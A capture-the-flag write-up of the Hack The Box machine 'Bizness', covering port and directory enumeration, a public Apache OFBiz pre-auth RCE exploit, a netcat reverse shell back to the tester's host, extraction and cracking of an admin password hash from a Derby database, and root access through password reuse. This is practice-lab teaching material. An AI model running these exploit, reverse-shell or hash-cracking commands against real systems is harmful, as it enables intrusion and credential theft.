
HTB Machine - Bizness
Summary:
The name “Bizness” provided a major hint that the box is themed around Apache OFBiz, which had a critical RCE exploit published around the time of release. This is probably also the reason why the user flag got blooded in less than 2 minutes! The root part involves reversing a password hash found in a database dump.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ sudo nmap --min-rate 1000 -p- 10.129.8.94 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 19:51 ACDT Nmap scan report for 10.129.8.94 Host is up (0.33s latency). Not shown: 65531 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 443/tcp open https 45693/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 88.04 seconds ┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ sudo nmap -A -p 22,80,443,45693 10.129.8.94 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 19:53 ACDT Nmap scan report for 10.129.8.94 Host is up (0.33s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) | ssh-hostkey: | 3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA) | 256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA) |_ 256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519) 80/tcp open http nginx 1.18.0 |_http-title: Did not follow redirect to https://bizness.htb/ |_http-server-header: nginx/1.18.0 443/tcp open ssl/http nginx 1.18.0 |_http-title: 400 The plain HTTP request was sent to HTTPS port | ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK | Not valid before: 2023-12-14T20:03:40 |_Not valid after: 2328-11-10T20:03:40 |_http-server-header: nginx/1.18.0 |_ssl-date: TLS randomness does not represent time | tls-nextprotoneg: |_ http/1.1 | tls-alpn: |_ http/1.1 45693/tcp open tcpwrapped Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 5.X OS CPE: cpe:/o:linux:linux_kernel:5.0 OS details: Linux 5.0 Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 332.28 ms 10.10.14.1 2 332.22 ms 10.129.8.94 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 41.45 seconds
Nmap found 4 open ports, and port 80 redirects to HTTPS. A domain name was also identified, which I added to /etc/hosts.
# HTB machine Bizness
10.129.8.94 bizness.htb
TCP443 - HTTPS:

The site looks like a generic static page, no useful information can be found here. I ran feroxbuster to look for hidden directories.
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ feroxbuster -u https://bizness.htb -w directory-list-2.3-medium.txt -k ___ ___ __ __ __ __ __ ___ |__ |__ |__) |__) | / ` / \ \_/ | | \ |__ | |___ | \ | \ | \__, \__/ / \ | |__/ |___ by Ben "epi" Risher 🤓 ver: 2.10.1 ───────────────────────────┬────────────────────── 🎯 Target Url │ https://bizness.htb 🚀 Threads │ 50 📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 👌 Status Codes │ All Status Codes! 💥 Timeout (secs) │ 7 🦡 User-Agent │ feroxbuster/2.10.1 💉 Config File │ /etc/feroxbuster/ferox-config.toml 🔎 Extract Links │ true 🏁 HTTP methods │ [GET] 🔓 Insecure │ true 🔃 Recursion Depth │ 4 ───────────────────────────┴────────────────────── 🏁 Press [ENTER] to use the Scan Management Menu™ ────────────────────────────────────────────────── 302 GET 0l 0w 0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter 200 GET 15l 120w 9418c https://bizness.htb/lib/lightbox/js/lightbox.min.js 200 GET 14l 228w 20443c https://bizness.htb/lib/touchSwipe/jquery.touchSwipe.min.js ..SNIP.. 500 GET 10l 77w 1443c https://bizness.htb/catalog/images [>-------------------] - 43s 19587/3528798 2h found:34 errors:222 🚨 Caught ctrl+c 🚨 saving scan state to ferox-https_bizness_htb-1706693333.state ... [>-------------------] - 44s 19652/3528798 2h found:34 errors:222 [>-------------------] - 43s 1957/220546 45/s https://bizness.htb/ [>-------------------] - 38s 1729/220546 45/s https://bizness.htb/images/ [>-------------------] - 36s 1700/220546 47/s https://bizness.htb/content/ [>-------------------] - 36s 1679/220546 46/s https://bizness.htb/common/ [>-------------------] - 36s 1692/220546 47/s https://bizness.htb/images/products/ [>-------------------] - 36s 1692/220546 47/s https://bizness.htb/images/img/ [>-------------------] - 36s 1562/220546 44/s https://bizness.htb/images/icons/ [>-------------------] - 35s 1555/220546 44/s https://bizness.htb/catalog/ [>-------------------] - 32s 1239/220546 39/s https://bizness.htb/marketing/ [>-------------------] - 29s 1016/220546 35/s https://bizness.htb/common/css/ [>-------------------] - 29s 924/220546 32/s https://bizness.htb/ecommerce/ [>-------------------] - 27s 890/220546 34/s https://bizness.htb/ap/ [>-------------------] - 23s 748/220546 33/s https://bizness.htb/ar/ [>-------------------] - 20s 599/220546 30/s https://bizness.htb/common/js/ [>-------------------] - 15s 374/220546 25/s https://bizness.htb/ebay/ [>-------------------] - 4s 119/220546 27/s https://bizness.htb/common/js/plugins/ ..SNIP..
It found several interesting endpoints, such as /content/, /catalog/, /marketing/, and /ecommerce/. Browsing to /content/ redirects to an Apache OFBiz login page.

The bottom right of the page also reveals the version number.

Exploitation:
OfBiz Pre-Auth RCE (CVE-2023-49070, CVE-2023-51467):
Around the time this box got released (January 2024), SonicWall disclosed a critical vulnerability on OFBiz that can result in remote code execution (RCE), and a quick Google search also confirmed that the current version (18.12) is affected.
The vulnerability stems from a no longer maintained XML RPC module, which insecurely deserializes user-provided data, as well as having an authentication bypass flaw.
Conveniently, there’s a public exploit code published that’s super easy to use.
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ python exploit.py --url https://bizness.htb [+] Scanning started... [+] Apache OFBiz instance seems to be vulnerable.
To confirm code execution, I’ll set up a local HTTP server and try to connect back from the server using curl.
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ python exploit.py --url https://bizness.htb --cmd 'curl http://10.10.14.38:8000'
And a GET request was detected. We have RCE, easy as that.
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.8.94 - - [31/Jan/2024 21:16:41] "GET / HTTP/1.1" 200 -
After trying several different payloads, a nc reverse shell command worked, and a shell session was caught in the listener.
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ python exploit.py --url https://bizness.htb --cmd 'nc 10.10.14.38 8001 -e /bin/bash'
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.38] from (UNKNOWN) [10.129.8.94] 53012 ofbiz@bizness:~$ id uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
User Flag:
ofbiz@bizness:~$ cat user.txt d1fd60cb************************
Escalation from ofbiz:
Derby Database:
After exploiting a web applications, one thing I always check for is the database, as it quite often contains password hashes for other users on the system. This time it’s a bit more tricky, as the database used is something called Apache Derby.
Derby is a portable and lightweight RDBMS implemented in Java. As such, it allows seamless integration with Java-based applications, such as OFBiz.
According to the documentation, it has a CLI tool called ij for connecting to the Derby databases from the terminal. However, I couldn’t find this tool present on the box, and also had some trouble transferring the binary from my host, as it simply refuses to run.
After looking around the filesystem, I found the database files are stored in /opt/ofbiz/runtime/data/derby/ofbiz/seg0. Without the help of any tools, I can just read the raw files and search for secrets. The problem is that there’s almost 65 MB of data broken into hundreds of smaller data files.
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ ls -la total 64936 drwxr-xr-x 2 ofbiz ofbiz-operator 139264 Dec 21 09:15 . drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan 31 04:21 .. -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10001.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10011.dat -rw-r--r-- 1 ofbiz ofbiz-operator 28672 Dec 16 03:39 c1001.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10021.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10031.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:39 c10041.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:39 c10051.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10061.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10071.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10081.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c10091.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c100a1.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:38 c100b1.dat -rw-r--r-- 1 ofbiz ofbiz-operator 8192 Dec 16 03:39 c100c1.dat ..SNIP..
Using strings to extract all readable strings and grep for keyword filtering, I found a password hash for an admin user: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I.
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ strings * | grep -i pass ..SNIP.. Passport Login Method Type Passport Login Provider <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/> PASSWORD Password PASSWORD mail.smtp.auth.password SMTP Auth password setting mail.smtp.auth.password ..SNIP..
Hash Crack:
I threw the hash to hashcat and john for cracking, but they both failed due to the hash being in an invalid format.
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ hashcat -a 0 '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2' /usr/share/wordlists/rockyou.txt hashcat (v6.2.6) starting in autodetect mode OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project] ================================================================================================================================================== * Device #1: cpu-haswell-AMD Ryzen 7 3700X 8-Core Processor, 2900/5864 MB (1024 MB allocatable), 16MCU No hash-mode matches the structure of the input hash. Started: Wed Jan 31 21:45:55 2024 Stopped: Wed Jan 31 21:45:58 2024
Since the application is open-source, I can go directly to it’s source code in GitHub and check exactly how the hash gets generated. This function can be found in HashCrypt.java, in particular the following two functions:
    public static String cryptBytes(String hashType, String salt, byte[] bytes) {
        if (hashType == null) {
            hashType = "SHA";
        }
        if (salt == null) {
            salt = RandomStringUtils.random(new SecureRandom().nextInt(15) + 1, CRYPT_CHAR_SET);
        }
        StringBuilder sb = new StringBuilder();
        sb.append("$").append(hashType).append("$").append(salt).append("$");
        sb.append(getCryptedBytes(hashType, salt, bytes));
        return sb.toString();
    }

    private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
        try {
            MessageDigest messagedigest = MessageDigest.getInstance(hashType);
            messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
            messagedigest.update(bytes);
            return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
        } catch (NoSuchAlgorithmException e) {
            throw new GeneralRuntimeException("Error while comparing password", e);
        }
    }
The entire hash consists of three parts separated by a dollar sign:

SHAindicates the hash algorithm: SHA-1;dis the salt; anduP0_QaVBpDWFeo8-dRzDqRwXQ2Iis the URL-Safe-Base64 encoded string of the SHA-1 hash.
To obtain the original SHA-1 hash, we can simply use CyberChef to URL-Safe-Base64 decode and output it as a hex string: b8fd3f41a541a435857a8f3e751cc3a91c174362
Now hashcat successfully cracked the password to be monkeybizness.
┌──(ch3ng㉿localhost)-[~/machines/bizness] └─$ hashcat -a 0 'b8fd3f41a541a435857a8f3e751cc3a91c174362:d' /usr/share/wordlists/rockyou.txt -m 110 ..SNIP.. Dictionary cache hit: * Filename..: /usr/share/wordlists/rockyou.txt * Passwords.: 14344385 * Bytes.....: 139921507 * Keyspace..: 14344385 b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness Session..........: hashcat Status...........: Cracked Hash.Mode........: 120 (sha1($salt.$pass)) Hash.Target......: b8fd3f41a541a435857a8f3e751cc3a91c174362:d Time.Started.....: Wed Jan 31 21:52:23 2024 (1 sec) Time.Estimated...: Wed Jan 31 21:52:24 2024 (0 secs) Kernel.Feature...: Pure Kernel Guess.Base.......: File (/usr/share/wordlists/rockyou.txt) Guess.Queue......: 1/1 (100.00%) Speed.#1.........: 3295.2 kH/s (0.30ms) @ Accel:512 Loops:1 Thr:1 Vec:8 Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new) Progress.........: 1482752/14344385 (10.34%) Rejected.........: 0/1482752 (0.00%) Restore.Point....: 1474560/14344385 (10.28%) Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1 Candidate.Engine.: Device Generator Candidates.#1....: mosnarak -> moes11 Started: Wed Jan 31 21:52:22 2024 Stopped: Wed Jan 31 21:52:25 2024
This is also reused as the root password!
ofbiz@bizness:~$ su root Password: root@bizness:~# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@bizness:~# cat root.txt 91604e31************************